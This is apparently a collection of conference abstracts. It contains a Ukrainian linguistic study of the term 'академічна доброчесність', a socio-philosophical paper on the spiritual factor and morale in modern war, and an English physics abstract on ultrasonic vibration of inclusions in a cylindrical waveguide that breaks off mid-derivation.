Витоки осмислення феномену доброчесності як фундаментального морально-ціннісного поняття європейської цивілізації сягають часів античності. Упродовж багатьох століть філософи, письменники, релігійні діячі у своїх світоглядних і наукових пошуках намагалися якнайповніше дослідити питання: чим є доброчесність і в чому саме полягає доброчесне життя. Відтак, сама ідея доброчесності постала потужним світоглядним орієнтиром у просторі європейських культур, визначаючи аксіологічні пріоритети як суспільства в цілому, так і окремого індивіда.

У даній розвідці ми маємо на меті відстежити витоки вже усталеного в сучасній українській освітній та юридичній сферах поняття академічна доброчесність, зосередивши увагу не так на його юридичному змісті, як на його зв'язку з вербалізацією концепту ДОБРОЧЕСНІСТЬ в українській лінгвокультурі. Слід зауважити, що сама лексема *доброчесність* на сучасному етапі є маловживаною і у своїй семантиці виявляє виразний ретроспективний характер. Вочевидь, поява в мовному узусі поняття академічна доброчесність і відповідного термінологічного словосполучення постала закономірним результатом інтеграції української системи освіти до європейського освітнього простору.

Як видається, доцільним є відстежити джерела виникнення даного поняття у його зв'язку з мовною репрезентацією концепту ДОБРОЧЕСНІСТЬ. Спираючись на доробок лінгвоконцептологічних досліджень видатних мовознавців (R. Langacker, G. Lakoff; А. Вежбицької; Ю. Апресяна, М. Алефіренка, В. Карасика, В. Ю. Степанова, Г. Слишкіна, В. Телія, Н. Бардіної, І. Голубовської, В. Жайворонка, В. Манакіна, А. Приходька), ми розглядаємо концепти як специфічні інформаційні ментально-духовні сутності, котрі постають носіями ціннісних констант певної культури.

Визначальною особливістю концепту ДОБРОЧЕСНІСТЬ є спільна для більшості європейських лінгвокультур культурно-аксіологічна домінанта, витоки якої сягають спершу римської античності, а згодом Середньовіччя. Для західноєвропейських країн поняття доброчесності є успадкованим із багатовікової латинськомовної культурної традиції. Можна без перебільшення стверджувати, що доброчесність протягом цілих епох поставала одним із наріжних каменів європейської моральної філософії, визначаючи ключові аксіологічні пріоритети як суспільного, так і індивідуального життя. З цього

приводе слід зауважити, що для європейського культурного простору характерна висока номінативна щільність концептів, котрі втілюють ідею доброчесності, таких як лат. *VIRTUS*, англ. *VIRTUE*, що зумовлюється як глибокою розробкою власне філософської теорії доброчесності, так і репрезентацією концепту в наївних уявленнях представників цих лінгвокультур.

Щодо української лінгвокультури, то характерною особливістю вербалізації телеономного концепту ДОБРОЧЕСНІСТЬ як концепту високого ступеня абстрактності є його імпліцитний характер. Насамперед, це стосується номінативної щільності концепту, яка в українській мові є значно нижчою. Окрім того, його мовна експлікація характеризується дуже незначним розвитком як синонімії, так і полісемії імені концепту. Такі особливості можна пояснити, передусім, недостатнім розвитком специфічно української моральної теорії як складової національної філософії.

Як відомо, змістове наповнення літератури, зокрема й філософських праць, значною мірою детермінується історичними реаліями: станом суспільних, релігійних, економічних відносин. Українські мислителі за всіх часів прагнули утвердити право українського народу на самоідентифікацію, свободу духовну і політичну від російських великодержавницьких утисків. З цією метою видатні українські філософи, як М. Грушевський, Д. Донцов, М. Костомаров, Ю. Липа, В. Липинський, П. Юркевич, Я. Ярема та ін. у своїх рефлексіях зосереджувалися головним чином на окресленні дистинктивних рис ментальності українців, самотності їх світогляду та духовної культури порівняно з росіянами. Звісно, вони не могли оминати увагою питання моральних цінностей та чеснот українців, однак через несприятливий суспільно-політичний клімат доброчесність як моральний феномен не виокремилася в окремий предмет їх філософських рефлексій, так як це сталося в інших європейських країнах. «Творцями ідей української філософської думки були видатні українські інтелектуали, які в досить складних умовах мусіли жити й творити, за малими винятками, поза своєю батьківщиною. Вони мусіли писати виключно в державній російській мові, бо ж українська наукова мова чи термінологія не була ще тоді розвинена» [1, с. 293].

Обмежену кількість номінацій концепту в українській мові можна пояснити також світоглядними особливостями носіїв, для яких концепт ДОБРОЧЕСНІСТЬ є менш значущим порівняно з концептами ВОЛЯ, СВОБОДА, ЛЮБОВ, СПРАВЕДЛИВІСТЬ, ПРАВДА, ДОЛЯ, СЕРЦЕ, ДУША та багато ін. Відтак, можемо стверджувати, що простором для осмислення моральної проблематики стали наївні уявлення представників української лінгвокультури, які у свою чергу, формувалися на фундаменті релігійного світогляду та звичаєвого права [2, с.15].

Щодо внутрішньої форми юкстапозита *доброчесність*, то вона є доволі прозорою і виділяє два компоненти – поняття «добро» і «чесність», кожне з яких посідає центральне місце у світоглядному просторі українців. В українській мові виділяється велика кількість лексем із коренем добр-: *добрий, доброзичливий, добродійний, добренький, добренний; добрість, доброта, добросердя; добровільно, доброхить, доброхотно, добром, по-доброму; добродій;*

*доброволець; добродійний, доброчинний, доброносний, добродійницький; добродушний, добротливий, добросердий, добросердечний; доброзвичайний, добропристойний, добропорядний, доброчесний; доброзичливець, доброзичливий, добротність* [3, с. 90]. Слід зазначити, що чесність у традиційній українській культурі постає однією з визначальних характеристик особи та спільноти людей. Згідно зі словниковими дефініціями, чесною є людина добросовісна, сумлінна, котра відзначається високими моральними якостями, громадською і особистою гідністю, добросовісно ставиться до своїх обов'язків; щира і прямолінійна у поведінці з людьми, морально стійка [4, с. 312].

Характерним є широке розгортання синонімії у парадигмі понять доброчесності, чесноти, моральності; добропристойності, добропорядності [3, с. 90], що свідчить про осмислення доброчесності як високого морального ідеалу українців. Як видається, дискурсивну обмеженість слововживання номена *доброчесність* можна також пояснити його специфікою як дещо штучного лексичного конструкту [2, с.15]. Натомість номен *чеснота* демонструє значно більшу етнічну маркованість і частотнішу дискурсивну реалізацію з високою позитивною аксіологічністю. Чеснота осмислюється як безумовна цінність, моральність індивіда: *Тихі чесноти без розголосу і пихи приваблювали мене* (Г.Барвінок) [5, с. 460]. Виступаючи синонімом до лексеми *доброчесність*, *чеснота* конкретизує моральний досвід, закарбований в українській мові, втілює в своїй семантиці уявлення про те, які риси характеру для українця є найціннішими у моральному плані.

Згідно зі словниковими дефініціями, *доброчесність* виступає також синонімом невинності, непорочності, цнотливості [3, с. 459]. Хоча українській літературі притаманне і вузьке розуміння *цнотливості* як суто жіночої чесноти: так, цнотливість дівчини здавна визначалася як її чесність.

Беручи до уваги той факт, що доброчесність як категорія моралі є виразно ретроспективною, особливо на даному історичному етапі, а саме ім'я концепту імпліцитно об'єктивується в мовній картині світу українців, дещо неочікуваною стала поява, а згодом і розлоге використання даного номену в спеціальній освітній та юридичній термінології. Так, у статті 42 Закону України «Про освіту», знаходимо таке визначення поняття «академічна доброчесність»: *«Академічна доброчесність - це сукупність етичних принципів та визначених законом правил, якими мають керуватися учасники освітнього процесу під час навчання, викладання та провадження наукової (творчої) діяльності з метою забезпечення довіри до результатів навчання та/або наукових (творчих) досягнень. Дотримання академічної доброчесності педагогічними, науково-педагогічними та науковими працівниками передбачає: посилання на джерела інформації...; дотримання норм законодавства про авторське право і суміжні права; надання достовірної інформації про методики і результати досліджень, джерела використаної інформації та власну педагогічну (науково-педагогічну, творчу) діяльність; контроль за дотриманням академічної доброчесності здобувачами освіти; об'єктивне оцінювання результатів навчання. Дотримання академічної доброчесності здобувачами освіти передбачає: самостійне виконання навчальних завдань, завдань....; посилання на джерела інформації у*



разі використання ідей, розробок, тверджень, відомостей; дотримання норм законодавства про авторське право і суміжні права; надання достовірної інформації про результати власної ... діяльності, використанні методики досліджень і джерела інформації» [6]. На нашу думку, таке використання лексеми *добročесність* дещо не відповідає її базовій семантиці, а також зводить семантичний обшир *добročесності* до семем «повага», «самостійність», «правдивість» «верифікованість результатів дослідження», «особиста відповідальність за здійснення наукового дослідження» «правдивість результатів дослідження», «етичність наукового дослідження», «відповідальність за успішність у навчанні». Ми вважаємо, що саме словосполучення «академічна *добročесність*» значною мірою є немотивованим базовою семантикою номена *добročесність*, що певною мірою порушує принципи адекватної лексичної сполучуваності. Натомість положення щодо особистої моральної відповідальності суб'єктів і об'єктів навчального процесу, дотримання ними етичних норм доречніше було б виразити іншими лексичними сполуками, на зразок «академічна етика», «етика освітнього процесу» «етичні принципи взаємодії учасників освітнього процесу», «дотримання етичних норм в освіті», «етична взаємодія учасників освітнього процесу» тощо.

Як уже йшлося, термін «академічна *добročесність*» вочевидь з'явився в українському правовому та освітньому дискурсі як результат європеїзації та глобалізації української системи освіти, що є безумовною ознакою прогресу. Однак, якщо порівнювати термін «академічна *добročесність*» з його англійським відповідником – “academic integrity”, то можемо дійти висновку, що лексема *integrity* у своїй семантиці подекуди краще відображає принципи етичності освітнього процесу, закладені в це поняття. Так, в англійських джерелах знаходимо таке визначення: *academic integrity is: “the expectation that teachers, students, researchers and all members of the academic community act with: honesty, trust, fairness, respect and responsibility”* – «*academic integrity* це: очікування, що викладачі, студенти, дослідники та всі члени академічної спільноти діють із: чесністю, довірою, справедливістю, повагою та відповідальністю» [7]. Якщо проаналізувати словникові дефініції лексеми *integrity* (від лат. *integritas* - непорушність, неподільність), то можемо окреслити такі семантичні доміанти: 1) тверде дотримання моральних або мистецьких цінностей; 2) непідкупність; 3) некоруптованість; 4) настанова бути чесним і мати тверді моральні принципи; 4) повнота; 5) узгодженість; 6) непорушність; 7) неподільність [8;9]. Незважаючи на наявність спільних семантичних ознак понять *добročесність* та *integrity*, на нашу думку, англійська *integrity* порівняно з українським відповідником, більшою мірою імплікує настанову здійснювати академічну діяльність як таку, що заснована на принципах відкритості, відповідальності, прозорості, чесності та непідкупності.

Словосполучення «академічна *добročесність*» постає своєрідним термінологічним новотвором, який повертає до мовного узусу давно призабуте поняття *добročесність* у дещо трансформованому семантичному вимірі. Незважаючи на вже окреслені недоліки самого вибору лексеми *добročесність* для перенесення на український ґрунт принципів, закарбованих у *academic*

*integrity*, можемо констатувати, що українськомовний термін є усталеним у правовому і академічному дискурсі, а саме поняття академічна доброчесність постало своєрідним втіленням цілого комплексу етичних принципів та норм академічної діяльності.

### Список літератури:

1. Семчишин М. Тисяча років української культури (Історичний огляд культурного процесу) [Текст] / Мирослав Семчишин. – Нью Йорк–Париж – Сидней – Торонто : Printed in USA by J. K. Print Center, Inc. (Mychajlo Semkiw), Downers Grove, IL, 1985. – 550 с.
2. Фреймове моделювання концепту ДОБРОЧЕСНІСТЬ: зіставний аспект (на матеріалі латинської, французької, англійської та української мов) / Н.А. Черненко, І.О. Голубовська // Мовознавство. — 2017. — № 1. — С. 3-18.
3. Практичний словник синонімів української мови [Текст] : Близько 17000 синонім. рядів / С. Караванський. – 2-ге вид., доп. й опрац. – К. : Українська книга, 2000. – 480 с.
4. Короткий тлумачний словник української мови [Текст] : Близько 6750 слів / за ред. Д. Г. Гринчишина. – 2-е вид., доп. і перероб. — К. : Радянська школа, 1988. – 320 с.
5. Словарь української мови / Київська міська держ. Адміністрація ; Зібрала ред. журн. «Кіевская Старина» ; Упор., з дод. власн. мат-у Б. Грінченко. – Репринтне видання. – К. : Довіра – УНВЦ «Рідна мова». – Т. 3, Т. 4 : О-П, Р-Я. – 1997. – с. 1-506., с. 1-563. – Друкується за виданням 1909 р. фотоспособом.
6. Закон України про освіту [Електронний ресурс]. – режим доступу: <https://zakon.rada.gov.ua/laws/show/2145-19#Text>
7. TEQSA. Tertiary Education Quality and Standards Agency [Електронний ресурс]. – режим доступу: <https://www.teqsa.gov.au/what-academic-integrity>
8. Oxford Learner's Dictionaries [Electronic source]. – Access mode: <https://www.oxfordlearnersdictionaries.com/definition/english/integrity?q=integrity>
9. Merriam-Webster English Dictionary [Electronic source]. – Access mode: <https://www.merriam-webster.com/dictionary/integrity>

## ДО ПРОБЛЕМИ СОЦІАЛЬНО-ФІЛОСОФСЬКОГО ОСМИСЛЕННЯ СУТНОСТІ ДУХОВНОГО ФАКТОРУ У СУЧАСНІЙ ВІЙНІ

**Требін Михайло Петрович,**  
доктор філософських наук, професор,  
завідувач кафедри соціології та політології, Національний юридичний  
університет імені Ярослава Мудрого, м. Харків, Україна

**Панфілов Олександр Юрійович,**  
доктор філософських наук, професор,  
професор кафедри соціології та політології, Національний юридичний  
університет імені Ярослава Мудрого, м. Харків, Україна

Сучасна війна не зводиться до протистояння військ. Навіть якщо брати суто військові дії, то їхній успіх залежить від поєднання трьох факторів: кількості військ, можливостей техніки, що стоїть на озброєнні, та морального духу бійців. Тобто – розуміння солдат, чому вони опинилися на війні та готовності ризикувати життям заради виконання наказів командирів. Видатні полководці минулого не тільки уміло використовували моральний дух військ, але й прагнули піднімати і зміцнювати його. І навпаки, використовуючи різні засоби та способи збройної боротьби, військові хитрощі, намагалися підірвати моральний дух солдатів супротивника, що сприяло подальшій перемозі [1, с. 21–25]. Свого часу англійський державний діяч і філософ Френсіс Бекон написав, що обнесні стінами міста, арсенали і склади зброї, породисті коні, військові колісниці, слони, артилерія та інше, все це лише вівця в лівової шкурі, якщо люди не повні відваги і войовничого запалу.

Масований напад однієї з найбільших армій світу не змусив українські Збройні Сили спасувати. За перший місяць війни вони змогли відбити атаки на багатьох напрямках і завдати чутливої шкоди противнику. Багато фахівців погоджуються, що українські сили продемонстрували значно вищий бойовий дух, ніж припускали у Москві під час планування «спецоперації».

Різноманітні наукові дослідження духовного фактора у війні як морального, політичного, психологічного, культурного, антропологічного тощо свідчать, що поняття духовного фактора у війні набуває вираженого міждисциплінарного характеру, а розробка адекватних розвитку суспільства методів його забезпечення має інтегрувати в свій зміст весь комплекс наукових розвідок.

Серед різних методологічних підходів до дослідження морального фактора у війні слід передусім назвати діяльнісний та поведінковий, що спрацьовують за принципом додатковості на різних рівнях розробки теорії та практики. Якщо діяльнісний підхід концентрується на процесах актуалізації смислових структур й формування спроможностей у людському вчиненні, поведінковий підхід розгортає феноменологію відношень і взаємодій системи «актор-середовище» [2]. Втім важливе місце посідає й соціально-філософський підхід з діалектичною

методологією, що розглядає бойовий дух, як феномен, укорінений у суспільній свідомості, що відображає умови суспільного буття.

Історично сформувалося, що духовні елементи воєнної могутності держави одержали назву морального духу або морального фактора. Це знайшло відображення в численних наукових працях, зокрема у працях С. Ільїна, У. Фітке та ін. Однак слід зауважити, що в цілому сферою моралі духовний прояв воєнної могутності держави не вичерпується. Це більш змістовне явище. Його прояв виражається широким спектром: починаючи від розуміння і глибокого усвідомлення людьми мети та власної ролі в збройній боротьбі та завершуючи непохитною волею і наполегливим прагненням успішно вирішити бойові завдання. Отже, коректніше, на наш погляд, застосовувати поняття “духовний фактор”.

Духовний фактор, духовні сили людей, зокрема військовослужбовців, можна розглядати як вираження їхніх думок і почуттів, бажань і прагнень, готовності переносити труднощі й нестатки, наражати своє життя на небезпеку для досягнення поставлених цілей як за мирного часу, так і в ході війни. У духовному факторі виявляється ступінь розуміння і характер ставлення людей до завдань, що поставлені. Іншими словами, духовний фактор будь-яких спільнот, груп людей є певним проявом їхньої свідомості, що виражає готовність та здатність індивідів вирішувати певні соціальні, політичні, економічні, воєнні, оборонні завдання тощо.

Духовний фактор як прояв суспільної свідомості має досить складний зміст і структуру. До останнього часу дослідники в структурному відношенні, за глибиною та точністю відображення проблематики, пов'язаною з війною, в духовному факторі визначали дві складові: раціонально-ідеологічну та суспільно-психологічну. Раціонально-ідеологічну складову структури духовного фактора утворюють панівні в цьому суспільстві ідеї, теорії, погляди на характер, зміст, сутність та методи ведення війни. На підставі цих ідей, теорій, поглядів у свідомості людей, зокрема представників воєнної організації суспільства, формується оцінка такого суспільства (правомірність його існування, необхідність захисту), а також оцінка можливої війни, в яку може бути втягнуто суспільство, або війни, що це суспільство вже веде.

Суттєвий вплив ідеології на формування та функціонування духовного фактора воєнної могутності виходить з того, що ідеологія є сукупністю ідей, поглядів, світогляду різних форм суспільної свідомості, що в систематизованому та теоретичному обґрунтованому вигляді відбивають ґрунтовні потреби та інтереси соціальних груп, верств, класів, еліт. Крім того, в раціонально-ідеологічній складовій духовного фактора рельєфно, повно виражені світоглядні елементи, які відбивають системні погляди людей на процеси, що відбуваються в природі, суспільстві, мисленні [3, с. 243]. У механізмі трансформації суспільних ідей у знання та переконання через свідомість розкривається складний процес формування елементів світогляду індивіда. Суспільні ідеї, погляди, знання, що позитивно сприймаються, засвоюються індивідами та зрозумілі їм як особистостям, переходять у зміст їхнього світогляду. Суспільні знання переосмислюються в індивідуальній свідомості, частково змінюються,

набувають емоційно-вольового забарвлення. Наявність у свідомості індивіда власних ідей та поглядів у діалектичному зв'язку із суспільними визначає унікальність та неповторність кожної окремої особистості.

Що стосується іншої складової структури духовного фактора, то за своєю суттю вона є соціально-психологічними якостями різних спільнот, продуктом суспільної психології. Поширений погляд, що суспільна психологія є сукупністю почуттів, настроїв, емоцій, волі, звичок, традицій, властивих певним соціальним спільнотам [4, с. 37–40]. Звідси, в змістовному плані, до структури духовного фактора слід додати існуючі в суспільстві та армії почуття, настрої, емоції, схильності, традиції, звички, на підґрунті яких створюється ставлення до можливої війни або до війни, яка вже виникла, а також ставлення до можливих дій у такій війні.

Особливість суспільно-психологічної складової полягає в тому, що вона виникає як результат безпосереднього відображення суспільних явищ, зокрема війни. Таке відображення є результатом стихійної, не систематизованої реакції мас людей на війну та пов'язані з нею проблеми. Тому на відміну від ідеологічної складової, суспільно-психологічна складова духовного фактора є рухливою, мінливою і значною мірою зазнає впливу об'єктивних та суб'єктивних умов. Історія доводить, що якщо в структурі духовного фактора послаблюється ідеологічна складова, то поведінка армій значно змінюється в залежності від обставин, що залежать від природних умов, ходу бойових дій, матеріальної нестачі, ідеологічного та психологічного впливу супротивника тощо [5].

На нашу думку, основною ознакою суспільно-психологічної складової є емоційно-почуттєвий бік, що забезпечує активну, цілеспрямовану діяльність воїнів у системі їхніх зв'язків із соціальною дійсністю. Домінуючими тут є найвищі почуття: почуття військового обов'язку, любові до Батьківщини, почуття патріотизму тощо, – що спонукають воїнів у певних ситуаціях бою здійснити важливі вчинки, спрямовані на забезпечення перемоги. Почуття, що відбивають відношення речей та процесів до потреб та мотивів діяльності особистості, є складною формою відображення, синтезом емоційного та понятійного відображення [3, с. 247].

У цьому контексті слід додати, що такий підхід до розуміння структури духовного фактора виглядає дещо спрощеним, який не враховує нові інваріанти життя суспільств, вивченню яких останнім часом дослідники почали приділяти увагу. Застосовуючи поєднання соціально-філософського та соціально-психологічного підходів духовний фактор постає як концентрована репрезентація архетипу нації.

“Архетипи суспільної самосвідомості” знаходяться сьогодні у полі зору численних дослідників багатьох гуманітарних галузей, зокрема представників української наукової парадигми. Однак доцільно підкреслити, що саме поняття “архетип” досить міцно увійшло в науковий обіг, щоправда, наявність архетипів викликає серед дослідників неоднозначну реакцію. Деякі автори, наприклад О. Панарін, В. Ільїн, Д. Бадовський та ін., розглядають архетип як деяку “надособистісну ментальну матрицю”, як “цілісні динамічні ментальні стереотипи групового досвіду”. Визнаючи припустимість використання в

наукових дослідженнях архетипів “самості”, вказані автори вважають, що в гносеологічному плані архетип можна представити у вигляді “саморефлексивної системи”, в екзистенціальній площині – як “суб’єкт вибору, відповідальний за свою історію” [6, с. 80].

Архетип існує у свідомості людей на неререфлексованому рівні і глибоко “вмонтований” у нього, в результаті чого він породжує такі імпульси, що, “як правило, набагато сильніші за все те, що може розбудити в психіці людини будь-який елемент розвиненої рефлексивної структури”. Соціальні архетипи, на думку вказаного автора, лежать в основі “типових дій” людей, визначають їхній етнічний, а також індивідуальний характери. Більше того, вони є матрицями “таких, що найчастіше зустрічаються, найінтимніших і важливих для нас систем відносин” [7, с. 37–41]. Таким чином, соціальні архетипи виступають як вихідні елементи всієї системи соціальних відносин, властивих тим чи іншим етносам; визначаючи національний характер, вони в результаті впливають на історичну долю народів.

Виходячи з викладеного вище, можна стверджувати, що соціальні архетипи є тими своєрідними “фундаментальними соціальними константами”, які складають стійку і довгострокову основу функціонування соціальної системи в її конкретному історичному вигляді. Про це свідчить глибинний вплив архетипів на загальну спрямованість екзистенціальних процесів у суспільстві, а також їхня безсумнівна стійкість. Сформувавшись протягом тисячоліть, вони зберігають силу свого впливу дійсно в історичних масштабах, принаймні в межах “осьового часу”. Однак, якщо фундаментальні фізичні константи, такі, як гравітаційна постійна, постійна Планка, швидкість світла тощо, можуть бути визначені експериментально з досить високим ступенем точності, у тому числі за допомогою математичних обчислень, то соціальні константи не піддаються точним кількісним вимірам. Їхня оцінка має переважно умоглядний характер, а головний вектор їх теоретичного аналізу спрямований на вивчення ціннісних основ, що зв’язують соціум у єдине ціле, що додають йому життєздатності і стійкості, здатності до самозбереження і саморозвитку.

На думку О. Дзьобаня, під архетипом слід розуміти “ментальну матрицю”, праформу, що фіксує і відтворює стереотипи групового досвіду, включаючи типові суспільні реакції [8, с. 129–131]. Дійсно, архетип, виражений як своєрідний “стереотип колективного досвіду”, існуючи на “неререфлексованому рівні”, являє собою спосіб сприйняття зовнішніх впливів і відповіді на них. Це стійкий спосіб колективних реакцій на явища політичної дійсності, що відображають і виражають культурно-цивілізаційну природу і психологічні особливості цього людського співтовариства. Специфічний характер цих рефлексій залежить насамперед від способу світорозуміння і світосприймання, характерного для того чи іншого соціуму, тобто від властивого йому менталітету. У ньому закладені як типові психологічні установки і реакції, так і накопичені всім попереднім розвитком ціннісні орієнтації. Між цими двома компонентами існує нерозривний взаємозв’язок. Психологічна його складова, маючи біологічну основу, сформувалася в результаті тривалої еволюції людини в конкретному природно-кліматичному середовищі.

Крім того, соціальні архетипи часто пов'язуються як з “побутовою культурою соціальної взаємодії”, так і зі “звичними цінностями, які не обговорюються”, з “писаним правом”, а також з ідеологією. Незважаючи на значні розбіжності у розумінні видів прояву соціальних архетипів, цілком очевидно, що в більшості випадків автори досліджень у цій галузі звертаються до традиції як до провідної складової розглянутих феноменів. Соціальні архетипи можна розглядати як “почуття-уявлення в національному характері”, вважає їх тими елементами, які вкорінені в “національній душі”. При уважному розгляді виявляється, що соціальне цілепокладання, яке безпосередньо пов'язане з архетипами, знаходить свою підставу в культурі суспільства, в його історії.

Таке поєднання дозволяє висвітлити притаманний певному суспільству спільний «розумовий інструментарій», «психологічне оснащення», що дозволяє по-своєму сприймати та усвідомлювати своє оточення та самих себе. У такому ракурсі виявляється вплив на моральний фактор властивостей та особливостей устрою соціальної та психологічної організації людей, що належать до однієї соціокультурної спільноти, культурно-психологічний “тезаурус”, “лексикон” - фільтр сприйняття та осмислення світу, що забезпечує єдинотність сприйняття та оцінки дії за нормами та взірцями, гарантує адекватне сприйняття та розуміння один одного.

Таким чином, духовний фактор у війні як прояв суспільної свідомості є складним структурованим феноменом, що містить постійні константи (архетипи), які забезпечують стійкість переломлення складних і суперечливих процесів підготовки або ведення війни в суспільному житті на готовність та здатність індивідів долати труднощі і нестатки, наражати своє життя на небезпеку для досягнення поставлених цілей у ході війни.

### Список літератури

1. Лиддел-Гарт Б. Энциклопедия военного искусства / Б. Лиддел-Гарт; [пер. с англ. ; Сост. С. Переслегин, Р. Исмаилов]. Москва: ООО “Издательство АСТ”, 2003. 651 с.
2. Будагьянц Л. М., Грицюк В. М. Феномен бойового духу і сучасна наука. Вісник Національного університету оборони України. 2011. 4 (23). С. 22-26.
3. Требін М. П. Армія та суспільство: соціально філософський аналіз взаємодії в умовах трансформації: Монографія. Харків: Видавничий Дім “ІНЖЕК”, 2004. 404 с.
4. Квіткін П., Самієва С. Ідеологічне життя українського суспільства. *Наукові записки Харківського військового університету. Соціальна філософія, педагогіка, психологія*. Випуск II. Харків: ХВУ, 1999. С. 37-40.
5. Александер Б. Как выигрываются войны; [пер. с англ. В. Беленького]. Москва: ООО “Издательство АСТ”, 2004. 604 с.
6. Ильин В.В., Панарин А. С., Бадовский Д. В. Политическая антропология/ [под ред. В. В. Ильина]. Москва: Изд-во МГУ, 1995. 680 с.
7. Гуревич П. С. Бессознательное как фактор культурной динамики. *Вопросы философии*. 2000. 10. С. 37-41.

8. Дзьобань О. П. Ментальні засади національної безпеки соціальної структури на шляху до громадянського суспільства. *Культура народів Причорномор'я (Научный журнал)*. 2004. № 51. С. 129-131.



## VIBRATION EFFECTS ON INCLUSIONS INSIDE INVASIVE WAVEGUIDE

**Kuzma Oleksandr,**

Ph.D., Associate Professor

Igor Sikorsky Kyiv Polytechnic Institute

1. The problem of constructing the potential for steady oscillations of a spherical radiator, which with small particles (Micro suspensions) is located inside a cylindrical cavity with liquid, was discussed in [1, 2].

The steps to the analysis of flow parameters' data for Nano suspensions of barium titanate at different concentrations and shear rates have been made in articles [3-5] are devoted study of the dynamical destruction of particles aggregates. Based on that is described the influence of an average distance between particles with range of sizes about 100 Nm for simplest packing scheme onto processes of the dynamic destruction of Nano suspensions. Compliance with experimental data was discussed too.

In this article are considered suspensions with small but not Nano particles in thin prolonged cylindrical volume of compressible liquid under ultrasonic vibration. The influence of rigid thin walls of the vessel is taken into account. At frequencies close to resonant, the amplitudes of pressures and hydrodynamic forces increased due to the presence of boundaries, but the corresponding levels for frequencies of 0.1-5 MHz were achieved for thin, small-radius waveguides. The depth of exposure when passing through the skin is small, even when the radiation is focused [6]. If a thin waveguide (needle, microtube) is immersed in tissues, then the impact is transmitted more better. Moreover, in this way it is possible to deliver the auxiliary liquid (contrast agent with microspheres, therapeutic dispersion or emulsion) to the required place. The presence of lateral boundaries of a cylindrical waveguide makes it possible to transmit radiation from a sphere of radius  $a$  over long distances and to use resonant methods to enhance the vibration effect [1, 2]. In this case, the problem for the potential in the case of steady oscillations of an ideal compressible fluid with a frequency  $\omega$  ( $\lambda = \omega/c$ - wave coefficient,  $c$ - wave speed) in a circular cylinder of radius  $R_0, a < R_0$ , (Fig. 1) has the form

$$\Phi = \Phi_0 e^{-i\omega t}, \quad (1)$$

$$\nabla^2 \Phi_0 + \lambda^2 \Phi_0 = 0; \frac{\partial \Phi_0}{\partial R} = 0, R = R_0; \frac{\partial \Phi_0}{\partial \rho} = v_n, \rho = a. \quad (2)$$




Figure 1. Coordinate systems.

The potential in the case of axial symmetry is sought as the sum of solutions in the corresponding spherical or cylindrical coordinates [1]

$$\Phi_0 = \Phi_1 + \sum_{n=0}^{\infty} A_n h_n^{(1)}(\lambda \rho_1) P_n(\cos \theta_1) + \int_{-\infty}^{\infty} B(\xi) J_0(\sigma R_1) e^{i z \xi} d\xi. \quad (3)$$

Here, the standard notation takes place for the ordinary and spherical Bessel and Hankel functions, Legendre polynomials,  $\sigma = \sqrt{\lambda^2 - \xi^2}$ . We assume that a long cylinder with rigid walls is filled with a liquid containing inclusions and having the same density as the external environment (isotonic solution). The pressure outside the cylinder may differ from the internal one and tends to  $P_e$  at a distance.  $\Phi_1$  is responsible for the case of external fluctuations of the medium, for example, with an additional source of vibration (ultrasound, etc.).

In contrast to work [1], in addition to the problem for the potential (1), (2), we will consider the equations of motion of a small spherical inclusion of radius  $a$ , which will allow us to determine the conditions for moving away or approaching the sphere, as in [2]. Let us assume that the size of the sphere is comparable to the radius of the cylinder, but the liquid can freely flow between the walls,  $a < R_0$ . Then the rigid sphere performs small given oscillations in the axial direction,

$$\dot{z}_0 = \varepsilon V_0 e^{-i\omega t}, \quad \varepsilon \ll 1, \quad (4)$$

which can be caused by various factors: magnetic field pulsations, piezoelectric oscillations or pressure pulsations from an additional source of ultrasonic vibrations that are fed to the waveguide. The resistance to oscillations of the sphere, even without taking into account dissipation, increases in a limited liquid column due to the wall

effect. The work [2] considers the average forces of hydrodynamic resistance, the attached masses for an oscillating sphere, which must be taken into account when setting vibrational effects. For the case of a free spherical body, the equations of motion are necessary .

If the properties of the medium at the outlet of the cylindrical channel change, for example, for a stratified fluid, then it is necessary to supplement the conditions on the interface, as was done for the boundary cases of a free and rigid surface in [1]. After substituting (4) into the condition on a spherical surface, using the re-expansion formulas, we obtain a system for the coefficients of Potential  $\Phi_0$  ,

$$A_n - \sum_{m=0}^{\infty} f_{mn} A_m = -V_{0,n} / (\lambda h'_n(\lambda a)), \quad (5)$$

where the dimensionless quantities referred, like others, to the characteristic parameters, are given in [2], for example, the geometric dimensions are referred to the radius . In the range, the convergence slows down, for the same accuracy it is required to truncate the system to an order of at least 8 by 8, but it remains regular and can be solved by the reduction method for all [1, 2]. Having determined , we obtain the expressions for the potential and pressure, which are used in compiling the equations for the vibrations of inclusions. When solved by the perturbation method, with small parameter  $\varepsilon$ , they, in the first approximation, have the form

$$\ddot{r}_{pk} = c \left\{ \varepsilon \left[ 3 \frac{\partial U_{1n}}{\partial t} + \dot{r}_{pn} \left( \frac{\partial U_{1n}}{\partial r_p} - 3 \dot{a}_{p1} \right) - 9 v_1 \dot{r}_{pn} \right] + \dots \right\}, \quad r_{p1} = r_p, r_{p2} = z_p, \quad (6)$$

$$\ddot{a}_{p1} + k^2 a_{p1} = -\frac{p_1}{\rho_l \omega^2 a^2} - \varepsilon 4 v_1 \dot{a}_{p1} + \varepsilon \frac{(\dot{r} - \bar{U})^2}{4 a_{p0} \omega^2} + \dots, \quad (7)$$

$$k = \Omega_p / \omega, \quad \Omega_p = \sqrt{3\gamma(P_a + \rho_l g h + 2\sigma/a_{p0}) / (\rho_l a_{p0}^2)}, \quad (8)$$

$$U_1 = \frac{\partial \Phi}{\partial R}, U_2 = \frac{\partial \Phi}{\partial Z}, c = \frac{1}{1 + 2\rho}, \rho = \rho_p / \rho_l, v_1 = \frac{v}{a_{p0}^2 \omega_0}, \quad (9)$$

